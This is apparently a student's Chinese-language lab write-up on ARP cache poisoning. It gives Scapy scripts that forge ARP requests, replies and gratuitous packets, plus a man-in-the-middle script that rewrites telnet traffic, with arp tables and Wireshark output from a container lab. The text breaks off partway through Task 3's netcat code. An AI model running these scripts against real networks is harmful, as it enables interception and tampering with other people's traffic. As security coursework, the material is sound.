
# ARP Cache Poisoning Attack Lab

57118210 郑荔文

## Task1： ARP Cache Poisoning


### 1.A

在 host M 中构建一个 ARP-request 报文，将其发送给 host A(10.9.0.5)




```python
from scapy.all import *

E=Ether()
A=ARP()
A.op=1
A.psrc="10.9.0.6"
A.pdst="10.9.0.5"
pkt=E/A
sendp(pkt)
```

在发送之前，通过 arp -n 查询 hostA 的 ARP Cache，发现其 10.9.0.6 的 HWaddress 为 02：42：0a：09：00：06，即为 hostB（10.9.0.6 的 mac 地址）



```
root@3a6f3924a28b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```


发送上述报文之后，紧接着使用 arp -n 命令重新查看 hostA 的 ARP cache，发现其 HWaddress 发生了变化，变为与 10.9.0.105 相同的 mac 地址，从而证明攻击成功。



```
root@3a6f3924a28b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```


### 1.B

在 host M 中构建一个 ARP-reply 报文，将其发送给 host A(10.9.0.5)




```python
from scapy.all import *

E=Ether()
A=ARP()
A.op=2
A.psrc="10.9.0.6"
A.pdst="10.9.0.5"
pkt=E/A
sendp(pkt)
```

***Scenario1***：在发送之前查看 A 的 ARP cache，发现在其中已经有 10.9.0.6 的硬件地址




```
root@3a6f3924a28b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105           _   ether   02:42:0a:09:00:69   C                     eth0
```

在运行上述代码之后，重新查看 A 的 ARP cache，发现在其中已经有 10.9.0.6 的硬件地址变为 10.9.0.105 的硬件地址，表明在 A 的 ARP cache 中已经有 B 的地址的情况下攻击成功。




```
root@3a6f3924a28b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105           _   ether   02:42:0a:09:00:69   C                     eth0
```

***Scenario2***：清空 host A 的 ARP cache，如下图所示，其中并不存在 B 的地址，重新运行上述代码



```
root@3a6f3924a28b:/# arp -n
root@3a6f3924a28b:/# arp -n
```


之后出现的 10.9.0.6 的 mac 地址仍然与 10.9.0.105 的地址相同，从而表明在 B 的 ip 不在 A 的 cache 的情况下攻击仍然成功。



```
root@3a6f3924a28b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105           _   ether   02:42:0a:09:00:69   C                     eth0
```


## 1.C

依据任务中给出的 ARP gratuitous 报文的特点构造数据包




```python
from scapy.all import *

E=Ether()
A=ARP()
A.op=2
A.psrc="10.9.0.6"
A.pdst="10.9.0.6"
A.hwdst="ff:ff:ff:ff:ff:ff"
E.dst="ff:ff:ff:ff:ff:ff"
pkt=E/A
while 1:
        sendp(pkt)
```

使得其 src 与 dst 的 ip 地址相同，ARP 与 ethernet 头的 mac 地址均为广播地址（全为 1），在运行之前查看 host A 的 arp cache 如下所示，与实际情况相符合




```
root@3a6f3924a28b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

运行上述代码之后，10.9.0.6 的 mac 地址变为 10.9.0.105 的地址，攻击成功。




```
root@3a6f3924a28b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105           _   ether   02:42:0a:09:00:69   C                     eth0
```

清除原 arp 缓存后重新进行试验



```
root@3a6f3924a28b:/# arp -n
root@3a6f3924a28b:/# arp -n
```


经验证，攻击仍然成功。即无论是否 B 的地址在 A 的 ARP cache 中，都可以攻击成功。



```
root@3a6f3924a28b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```


## Task 2： MITM Attack on Telnet using ARP Cache Poisoning

***Step1：*** 首先在 host M 中对 A，B 分别实行 ARP cache poisoning 攻击。为了使得攻击持续时间更久，代码如下：




```
from scapy.all import *

E=Ether()
A=ARP()
B=ARP()

A.op=1
A.psrc="10.9.0.6"
A.pdst="10.9.0.5"

B.op=1
B.psrc="10.9.0.5"
B.pdst="10.9.0.6"

pkt=E/A
pkt2=E/B
while 1:
        sendp(pkt)
        sendp(pkt2)
```

其中采用了 ARP-request 方法不停向 A 和 B 发送报文，以实现攻击。以下为攻击前后 A 和 B 的 arp cache 的情况。




```
root@a5139ac2b5cb:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@a5139ac2b5cb:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
```



```
root@3a6f3924a28b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```


可得在攻击之后，在 A，B 中均将对方的 mac 地址错认为 10.9.0.105 的 mac 地址，即 M 的 mac 地址

***Step2：*** 使用如下命令使得 ip_forward=0,即关闭在 M 上的 ip_forward




```
root@229c277fab5c:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

此时在 10.9.0.5 上 ping 10.9.0.6，会发现所有的数据包都被丢弃




```
root@3a6f3924a28b:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
9 packets transmitted, 0 received, 100% packet loss, time 8189ms
```

采用 wireshark 抓包，分析可见所有的包都找不到 response




```
 773 2021-07-15 12:12:34.945861905   10.9.0.5      10.9.0.6      ICMP    100 Echo (ping) request  id=0x0044, seq=1/256, ttl=64 (no response found!)
 774 2021-07-15 12:12:34.945880060   10.9.0.5      10.9.0.6      ICMP    100 Echo (ping) request  id=0x0044, seq=1/256, ttl=64 (no response found!)
 899 2021-07-15 12:12:35.966780868   10.9.0.5      10.9.0.6      ICMP    100 Echo (ping) request  id=0x0044, seq=2/512, ttl=64 (no response found!)
 900 2021-07-15 12:12:35.966796907   10.9.0.5      10.9.0.6      ICMP    100 Echo (ping) request  id=0x0044, seq=2/512, ttl=64 (no response found!)
1029 2021-07-15 12:12:36.991108179   10.9.0.5      10.9.0.6      ICMP    100 Echo (ping) request  id=0x0044, seq=3/768, ttl=64 (no response found!)
1030 2021-07-15 12:12:36.991144322   10.9.0.5      10.9.0.6      ICMP    100 Echo (ping) request  id=0x0044, seq=3/768, ttl=64 (no response found!)
1159 2021-07-15 12:12:38.015275810   10.9.0.5      10.9.0.6      ICMP    100 Echo (ping) request  id=0x0044, seq=4/1024, ttl=64 (no response found!)
1160 2021-07-15 12:12:38.015292860   10.9.0.5      10.9.0.6      ICMP    100 Echo (ping) request  id=0x0044, seq=4/1024, ttl=64 (no response found!)
```

***Step3：*** 打开 ip_forward，将其设为 1




```
root@229c277fab5c:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

之后发现 ping10.9.0.6 可以 ping 的通，其数据包被 redirect



```
root@3a6f3924a28b:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.089 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.109 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.101 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.100 ms
```


同样通过 wireshark 抓包发现其中存在 reply 和 redirect 的报文



```
1870 2021-07-15 12:08:17.275985444  10.9.0.5     10.9.0.6     ICMP   100 Echo (ping) request  id=0x0042, seq=1/256, ttl=63 (reply in 1871)
1871 2021-07-15 12:08:17.276011090  10.9.0.6     10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0042, seq=1/256, ttl=64 (request in 1870)
1872 2021-07-15 12:08:17.276016433  10.9.0.6     10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0042, seq=1/256, ttl=64
1873 2021-07-15 12:08:17.276022207  10.9.0.105   10.9.0.6     ICMP   128 Redirect             (Redirect for host)
1874 2021-07-15 12:08:17.276025131  10.9.0.105   10.9.0.6     ICMP   128 Redirect             (Redirect for host)
1875 2021-07-15 12:08:17.276022912  10.9.0.6     10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0042, seq=1/256, ttl=63
1876 2021-07-15 12:08:17.276027724  10.9.0.6     10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0042, seq=1/256, ttl=63
2001 2021-07-15 12:08:18.302417038  10.9.0.5     10.9.0.6     ICMP   100 Echo (ping) request  id=0x0042, seq=2/512, ttl=64 (no response found!)
2002 2021-07-15 12:08:18.302437154  10.9.0.5     10.9.0.6     ICMP   100 Echo (ping) request  id=0x0042, seq=2/512, ttl=64 (no response found!)
2003 2021-07-15 12:08:18.302456180  10.9.0.105   10.9.0.5     ICMP   128 Redirect             (Redirect for host)
2004 2021-07-15 12:08:18.302460561  10.9.0.105   10.9.0.5     ICMP   128 Redirect             (Redirect for host)
2005 2021-07-15 12:08:18.302457709  10.9.0.5     10.9.0.6     ICMP   100 Echo (ping) request  id=0x0042, seq=2/512, ttl=63 (no response found!)
2006 2021-07-15 12:08:18.302463937  10.9.0.5     10.9.0.6     ICMP   100 Echo (ping) request  id=0x0042, seq=2/512, ttl=63 (reply in 2007)
2007 2021-07-15 12:08:18.302477445  10.9.0.6     10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0042, seq=2/512, ttl=64 (request in 2006)
2008 2021-07-15 12:08:18.302479508  10.9.0.6     10.9.0.5     ICMP   100 Echo (ping) reply    id=0x0042, seq=2/512, ttl=64
2009 2021-07-15 12:08:18.302483408  10.9.0.105   10.9.0.6     ICMP   128 Redirect             (Redirect for host)
2010 2021-07-15 12:08:18.302485822  10.9.0.105   10.9.0.6     ICMP   128 Redirect             (Redirect for host)
```


***Step4：*** 实现 MITM 攻击

首先将 ip_forward 设为 1，使得 A 和 B 可以 telnet 连接




```
root@229c277fab5c:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

构造如下代码，对从 A 到 B 的报文机型修改，将其中的所有内容都改成与之长度相同的 Z，而对反方向的报文不进行修改




```
ip_a="10.9.0.5"
mac_a="02:42:0a:09:00:05"
ip_b="10.9.0.6"
mac_b="02:42:0a:09:00:06"

def spoof_pkt(pkt):
        if pkt[IP].src==ip_a and pkt[IP].dst==ip_b:
                newpkt=IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                if pkt[TCP].payload:
                        data=pkt[TCP].payload.load
                        datalen=len(data)
                        newdata='Z'*datalen

                        send(newpkt/newdata)
                else:
                        send(newpkt)

        elif pkt[IP].src==ip_b and pkt[IP].dst==ip_a:
                newpkt=IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)
f='tcp and host 10.9.0.5'
pkt=sniff(iface='eth0',filter=f,prn=spoof_pkt)

```

在 A 与 B telnet 连接之后，关闭 ip_forward



```
root@229c277fab5c:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@229c277fab5c:/#
```


运行上述代码，则可以发现在成功 telnet 之后，输入的字符全部变为 Z，其图示如下，表明攻击成功。



```
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a5139ac2b5cb login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@a5139ac2b5cb:~$ ZZZZZZ
```

# Task 3： MITM Attack on Netcat using ARP Cache Poisoning

与 task2 相似，在 A 与 B 采用 netcat 通信时，仍可以进行类似攻击。修改上述代码，将其修改为以下形式：将输入的所有 liwenzheng 字符串改为同样长度的 a




```
ip_a="10.9.0.5"
mac_a="02:42:0a:09:00:05"
ip_b="10.9.0.6"
mac_b="02:42:0a:09:00:06"

def spoof_pkt(pkt):
        if pkt[IP].src==ip_a and pkt[IP].dst==ip_b:
                newpkt=IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
